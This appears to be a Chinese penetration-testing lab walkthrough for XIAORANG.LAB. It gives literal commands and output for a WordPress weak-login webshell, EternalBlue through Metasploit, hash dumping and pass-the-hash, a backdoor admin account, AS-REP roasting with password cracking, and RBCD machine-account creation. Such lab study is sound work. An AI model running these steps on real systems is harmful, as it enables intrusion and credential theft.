考点:
- WordPress
- MS17-010
- AS-REP Roasting
- RDBC
- CVE-2022–26923和Schannel认证
fscan扫一下
F:\渗透工具\fscan>fscan.exe -h 39.98.113.115
┌──────────────────────────────────────────────┐
│ ___ _ │
│ / _ \ ___ ___ _ __ __ _ ___| | __ │
│ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / │
│ / /_\\_____\__ \ (__| | | (_| | (__| < │
│ \____/ |___/\___|_| \__,_|\___|_|\_\ │
└──────────────────────────────────────────────┘
Fscan Version: 2.0.0
[2026-02-10 22:46:55] [INFO] 暴力破解线程数: 1
[2026-02-10 22:46:56] [INFO] 开始信息扫描
[2026-02-10 22:46:56] [INFO] 最终有效主机数量: 1
[2026-02-10 22:46:56] [INFO] 开始主机扫描
[2026-02-10 22:46:56] [INFO] 有效端口数量: 233
[2026-02-10 22:46:56] [SUCCESS] 端口开放 39.98.113.115:80
[2026-02-10 22:46:56] [SUCCESS] 端口开放 39.98.113.115:22
[2026-02-10 22:46:56] [SUCCESS] 服务识别 39.98.113.115:22 => [ssh] 版本:8.2p1 Ubuntu 4ubuntu0.5 产品:OpenSSH 系统:Linux 信息:Ubuntu Linux; protocol 2.0 Banner:[SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5.]
[2026-02-10 22:47:02] [SUCCESS] 服务识别 39.98.113.115:80 => [http]
[2026-02-10 22:47:05] [INFO] 存活端口数量: 2
[2026-02-10 22:47:05] [INFO] 开始漏洞扫描
[2026-02-10 22:47:05] [INFO] 加载的插件: ssh, webpoc, webtitle
[2026-02-10 22:47:05] [SUCCESS] 网站标题 http://39.98.113.115 状态码:200 长度:39988 标题:XIAORANG.LAB
[2026-02-10 22:47:12] [SUCCESS] 扫描已完成: 3/3
http://39.98.113.115是wordpress

dirsearch扫一下
┌──(root㉿kali)-[~]
└─# dirsearch -u http://39.98.113.115/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_39.98.113.115/__26-02-10_09-51-47.txt
Target: http://39.98.113.115/
[09:51:47] Starting:
[09:51:51] 403 - 278B - /.ht_wsr.txt
[09:51:51] 403 - 278B - /.htaccess.bak1
[09:51:51] 403 - 278B - /.htaccess.orig
[09:51:51] 403 - 278B - /.htaccess.sample
[09:51:51] 403 - 278B - /.htaccess.save
[09:51:51] 403 - 278B - /.htaccess_extra
[09:51:51] 403 - 278B - /.htaccess_orig
[09:51:51] 403 - 278B - /.htaccess_sc
[09:51:51] 403 - 278B - /.htaccessBAK
[09:51:51] 403 - 278B - /.htaccessOLD
[09:51:51] 403 - 278B - /.htaccessOLD2
[09:51:51] 403 - 278B - /.htm
[09:51:51] 403 - 278B - /.html
[09:51:51] 403 - 278B - /.htpasswd_test
[09:51:51] 403 - 278B - /.htpasswds
[09:51:51] 403 - 278B - /.httr-oauth
[09:51:53] 403 - 278B - /.php
[09:52:37] 301 - 0B - /index.php -> http://39.98.113.115/
[09:52:37] 404 - 35KB - /index.php/login/
[09:52:42] 200 - 7KB - /license.txt
[09:53:02] 200 - 3KB - /readme.html
[09:53:06] 403 - 278B - /server-status/
[09:53:06] 403 - 278B - /server-status
[09:53:26] 301 - 317B - /wp-admin -> http://39.98.113.115/wp-admin/
[09:53:26] 302 - 0B - /wp-admin/ -> http://39.98.113.115/wp-login.php?redirect_to=http%3A%2F%2F39.98.113.115%2Fwp-admin%2F&reauth=1
[09:53:26] 400 - 1B - /wp-admin/admin-ajax.php
[09:53:26] 409 - 3KB - /wp-admin/setup-config.php
[09:53:26] 200 - 513B - /wp-admin/install.php
[09:53:26] 200 - 0B - /wp-config.php
[09:53:27] 200 - 0B - /wp-content/
[09:53:27] 301 - 319B - /wp-content -> http://39.98.113.115/wp-content/
[09:53:27] 200 - 84B - /wp-content/plugins/akismet/akismet.php
[09:53:27] 500 - 0B - /wp-content/plugins/hello.php
[09:53:27] 200 - 477B - /wp-content/uploads/
[09:53:27] 200 - 412B - /wp-content/upgrade/
[09:53:27] 200 - 0B - /wp-cron.php
[09:53:27] 301 - 320B - /wp-includes -> http://39.98.113.115/wp-includes/
[09:53:27] 200 - 5KB - /wp-includes/
[09:53:27] 200 - 0B - /wp-includes/rss-functions.php
[09:53:27] 200 - 2KB - /wp-login.php
[09:53:27] 302 - 0B - /wp-signup.php -> http://39.98.113.115/wp-login.php?action=register
[09:53:28] 405 - 42B - /xmlrpc.php
Task Completed
弱口令:admin/123456


Theme File Editor可以修改文件,看大家都是选择修改404页面,不过确实也最方便,蚁剑连接
http://39.98.113.115/wp-content/themes/twentytwentyone/404.php

上传fscan和代理工具

(icmp) Target 172.22.15.24    is alive
(icmp) Target 172.22.15.13    is alive
(icmp) Target 172.22.15.18    is alive
(icmp) Target 172.22.15.26    is alive
(icmp) Target 172.22.15.35    is alive
[*] Icmp alive hosts len is: 5
172.22.15.13:135 open
172.22.15.26:22 open
172.22.15.24:3306 open
172.22.15.35:445 open
172.22.15.18:445 open
172.22.15.13:445 open
172.22.15.24:445 open
172.22.15.35:139 open
172.22.15.18:139 open
172.22.15.13:139 open
172.22.15.35:135 open
172.22.15.24:139 open
172.22.15.18:135 open
172.22.15.24:135 open
172.22.15.18:80 open
172.22.15.24:80 open
172.22.15.26:80 open
172.22.15.13:88 open
[*] alive ports len is: 18
start vulscan
[+] NetInfo:
[*]172.22.15.18
   [->]XR-CA
   [->]172.22.15.18
[+] NetInfo:
[*]172.22.15.13
   [->]XR-DC01
   [->]172.22.15.13
[+] NetInfo:
[*]172.22.15.24
   [->]XR-WIN08
   [->]172.22.15.24
[*] 172.22.15.35         XIAORANG\XR-0687
[+] 172.22.15.24        MS17-010        (Windows Server 2008 R2 Enterprise 7601 Service Pack 1)
[*] 172.22.15.13  (Windows Server 2016 Standard 14393)
[*] 172.22.15.13   [+]DC XIAORANG\XR-DC01           Windows Server 2016 Standard 14393
[+] NetInfo:
[*]172.22.15.35
   [->]XR-0687
   [->]172.22.15.35
[*] 172.22.15.24         WORKGROUP\XR-WIN08          Windows Server 2008 R2 Enterprise 7601 Service Pack 1
[*] 172.22.15.18         XIAORANG\XR-CA             Windows Server 2016 Standard 14393
[*] WebTitle:http://172.22.15.26       code:200 len:39962  title:XIAORANG.LAB
[*] WebTitle:http://172.22.15.18       code:200 len:703    title:IIS Windows Server
[+] http://172.22.15.18 poc-yaml-active-directory-certsrv-detect
[*] WebTitle:http://172.22.15.24       code:302 len:0      title:None 跳转url: http://172.22.15.24/www
[*] WebTitle:http://172.22.15.24/www/sys/index.php code:200 len:135    title:None
先打永恒之蓝MS17-010,msf
proxychains4 msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/bind_tcp_uuid
set RHOSTS 172.22.15.24
run
dumphash
meterpreter > hashdump
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e52d03e9b939997401466a0ec5a9cbc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
管理员hash:Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e52d03e9b939997401466a0ec5a9cbc:::
proxychains python3 psexec.py administrator@172.22.15.24 -hashes ':0e52d03e9b939997401466a0ec5a9cbc' -codec gbk

然后我们添加用户RDP上去
C:\Windows\system32> net user sun asdf1234! /add
命令成功完成。


C:\Windows\system32> net localgroup administrators sun /add
命令成功完成。

有一个phpstudy


bp设置好代理,弱口令admin/123456成功登录
在团队->同事一栏中,可以看到很多同事邮箱和名字
http://172.22.15.24/www/team/index.php?m=user&f=colleague&deptID=0&search=&orderBy=order_asc&recTotal=18&recPerPage=12&pageID=1

这样保存下来
lixiuying@xiaorang.lab
lixiaoliang@xiaorang.lab
zhangyi@xiaorang.lab
jiaxiaoliang@xiaorang.lab
zhangli@xiaorang.lab
zhangwei@xiaorang.lab
liuqiang@xiaorang.lab
wangfang@xiaorang.lab
wangwei@xiaorang.lab
wanglihong@xiaorang.lab
huachunmei@xiaorang.lab
wanghao@xiaorang.lab
zhangxinyu@xiaorang.lab
huzhigang@xiaorang.lab
lihongxia@xiaorang.lab
wangyulan@xiaorang.lab
chenjianhua@xiaorang.lab
跑一下AS-REP Roasting
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
$krb5asrep$23$lixiuying@xiaorang.lab@XIAORANG.LAB:acbef7ac494e8fce496d9ddf335e29e4$f2c89e6a2ba515848e1142085ff0ce545f28832ea8ceeb27de643f05ab2fd90b1a9879163d653043ce71dd3cfc795e44f769e41253e0e185b620897aa03818b255d559eeefe73bfe8500f008802deb9fac6c6eb59dcb6a07409c10ca10063bb93518ad366ae7a65360d9b6bb8b6445b8ebb713bf7157db3b9ef488fe08f52dc8865d9735ef213847ff456d6c22adf5155c8d03aa7baea677987471da3aa33d533a838924a8da71ca48c696a0f0509b423a6c9d545d9c3d8178d2e2388ca40ba8331eb02560c31bcc84022287b6dea8157b68d7e13a9e21e85d17358a993f308025a7b2a7e4ce9d14fd1fd4a6
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
$krb5asrep$23$huachunmei@xiaorang.lab@XIAORANG.LAB:d5d2a402e682aae32fc5aeed4167d6ca$8f6184aa28f5405d1ff6761ab4dbf58428556fe5b74f74b52810f096b9f434f01d0fc9926aef726fe9c7bb03b82bfc76d7f3975eefceb35eac452bd1768cd942fd487676b688eb622f59c15084a71c4e41e773a377ba3cb43573d6b1800ed94443a0d122ef0d2d1798c3030afbfcef60ece8fc36d790a42e3955feb1ce6a540d1ee0b9591b743aae925d32f1268377d42b20ff01361ff981a3a0654d9df3441d64438f0400b7f4b68090579a9431e4d466999581b8ef6d45d21da80aa0f8e3093ecd21f930dd38625c0232e94ac46113ea947cae82b3df5f8280399bbab09f466da29229eb42b619e5633949
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] User lihongxia@xiaorang.lab doesn't have UF_DONT_REQUIRE_PREAUTH set
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] User wangyulan@xiaorang.lab doesn't have UF_DONT_REQUIRE_PREAUTH set
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:88  ...  OK
[-] User chenjianhua@xiaorang.lab doesn't have UF_DONT_REQUIRE_PREAUTH set
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --format=krb5asrep hash.txt --wordlist=rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz2wsx         ($krb5asrep$23$huachunmei@xiaorang.lab@XIAORANG.LAB)
winniethepooh    ($krb5asrep$23$lixiuying@xiaorang.lab@XIAORANG.LAB)
2g 0:00:00:00 DONE (2026-02-10 11:10) 50.00g/s 64000p/s 102400c/s 102400C/s slimshady..hassan
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
得到了
lixiuying:winniethepooh
huachunmei:1qaz2wsx
RDP
lixiuying@
winniethepooh
利用bloodhound分析LIXIUYING用户对XR-0687.xiaorang.lab 有GenericWrite权限
利用基于资源的委派提权
打之前记得将IP写入/etc/hosts里
通过代理,使用域用户 lixiuying 的账号,往域控制器里注册一台新的电脑账户, 名字叫 01$,密码是 Passw0rd
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains4 impacket-addcomputer -method SAMR xiaorang.lab/lixiuying:winniethepooh -computer-name 01\$ -computer-pass Passw0rd -dc-ip 172.22.15.13

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:135  ...  OK
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:445  ...  OK
[*] Successfully added machine account 01$ with password Passw0rd.
机器账户的sid,可以用来申请票据
S-1-5-21-3745972894-1678056601-2622918667-1147
